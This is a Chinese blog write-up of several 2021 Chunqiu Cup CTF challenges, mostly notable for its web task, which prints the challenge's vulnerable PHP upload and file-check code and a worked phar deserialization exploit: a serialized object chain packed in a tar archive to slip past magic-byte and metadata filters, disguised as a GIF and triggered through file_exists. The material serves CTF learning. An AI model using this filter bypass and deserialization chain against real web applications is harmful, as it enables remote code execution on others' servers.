[CTF]2021春秋杯网络安全联赛秋季赛 勇者山峰部分writeup

原创

Sapphire037 于 2021-11-28 20:03:36 发布 10199 收藏 12


分类专栏： CTF 文章标签： 安全 php

本文链接：https://blog.csdn.net/Sapphire037/article/details/121596486

MISC

1.Helloshark


题目给出一个图片，010查看尾部有压缩包数据，foremost提取，里面说了密码在图片里，zsteg梭，得到密码很长一串"password:@91902AF23C#276C2FC7EAC615739CC7C0"，打开压缩包得到流量包。找了蛮久，在某个tcp追踪流发现



注意到竖下来有flag字样，一个一个对着打即可得到flag

2.MarioCoin

通过百度，在Google的拓展程序里用MetaMask创建一个账户，然后网络调成Rinkeby,获取私钥，复制地址，然后注册，发现一直提示1，登录也没成功，找大哥拿了一点币，成功注册开始游戏，玩了一会拿到1000多块钱，然后填地址加数字给我自己发钱，然后购买flag即可



然后flag就会发到邮箱，得到flag


3.问卷调查

略

Crypto

1.Vigenere

题目名字维吉尼亚，一看到就下载然后拿到之前下载的离线网址里爆破即可



WEB

1.Unser_name

F12得到www.zip，直接下载，看源码.

upload.php

```php
<?php
header("Content-type: text/html;charset=utf-8");
error_reporting(0);

function uploadfile(){
    global $_FILES;
    if (uploadfilecheck() && black_key_check()){
        $name = md5("cdusec".$_SERVER["REMOTE_ADDR"]).".gif";
        if(file_exists("upload_file/").$name){
            unlink($name);
        }
        move_uploaded_file($_FILES["file"]["tmp_name"],"upload_file/".$name);
        echo "<script type='text/javascript'>alert('ok');</script>";
    }

}

function black_key_check(){
 $phar_magic="__HALT_COMPILER";
 $zip_magic="PK\x03\x04";
 $gz_magic="\x1f\x8b\x08";
 $bz_magic="BZh";
 $contents = file_get_contents($_FILES["file"]["tmp_name"]);
 if(strpos($contents,$phar_magic)!==false){
  return false;
 }
 if($zip_magic===substr($contents,0,4)){
  return false;
 }
 if($gz_magic===substr($contents,0,3)){
  return false;
 }
 if($bz_magic===substr($contents,0,3)){
  return false;
 }
 exec("tar -tf ".$_FILES["file"]["tmp_name"],$r_array);
 if(in_array(".phar/.metadata",$r_array)){
  return false;
 }
 return true;
}

function uploadfilecheck(){
    global $_FILES;
    $allowedExts = array("gif","jpeg","jpg","png");
    $temp = explode(".", $_FILES["file"]["name"]);
    $extension = end($temp);
    if (empty($extension)){
    }else{
        if (in_array($extension,$allowedExts)){
            return true;
        }else{
            echo '<script type="text/javascript">alert("no");</script>';
            return false;
        }
    }
}
uploadfile();
?>
```

exists.php

```php
<?php
class name1{
    public $var;
    public function __destruct(){
        echo $this->var;
    }
}
class name2{
    public function __toString(){
        $_POST["func"]();
        return "";
    }
}
header("Content-type: text/html;charset=utf-8");
$ip=$_SERVER['REMOTE_ADDR'];
$find_this = create_function("", 'die(`cat /flag`);');
error_reporting(0);
$filename = $_GET['filename'];
if (!$_GET['ip']){
    echo $ip;
}
if ($filename == NULL){
   die();
}
if (file_exists($filename)){
    echo '<script type="text/javascript">alert("该文件存在");</script>';
}
else{
    echo '<script type="text/javascript">alert("该文件不存在");</script>';
}
```

在exists.php里给了两个类，总的逻辑比较简单，通过给var赋值然后进入name2调用匿名函数然后拿到flag,能上传文件，有file_exists，很明显的phar反序列化，但是过滤得比较严格,zip,gzip,bzip都不行，但是可以用tar，然后tar这里下面有测.phar/.metadata，测试了一下in_array函数，只要在后面多加几个a就可以绕过检测并且不会影响后续过程，那么先构建个tar文件.
首先


```php
<?php
class name1{
    public $var;
    public function  __construct()
    {
        $this->var=new name2();
    }
}
class name2{
}
file_put_contents(".phar/.metadataa",serialize(new name1()));
?>
```

然后在linux下打包，

```
tar -cf test.tar .phar/
```

得到test.tar，改gif后缀，直接上传，文件名为cdusec+ip的md5值然后.gif，ip直接访问exists.php就能得到。加密后拼接得到文件名cddc9385153d0b6c5c80a6a94dc9219c.gif

访问一手:xxxx/upload_file/cddc9385153d0b6c5c80a6a94dc9219c.gif发现是存在的，那么代表上传成功。先看phpinfo



因为版本原因，5.5.9和本地7调用匿名函数的方式不同，5是lambda_x,x=1,2,3…,7是lambda_0x,通过本地调试了解如何调用匿名函数，每访问一次exists.php，lambda后的值就会加一，这个具体也没怎么测过，有时候可以有时候不行，索性重开个环境，传完之后直接hackbar传参即可拿到flag，具体看图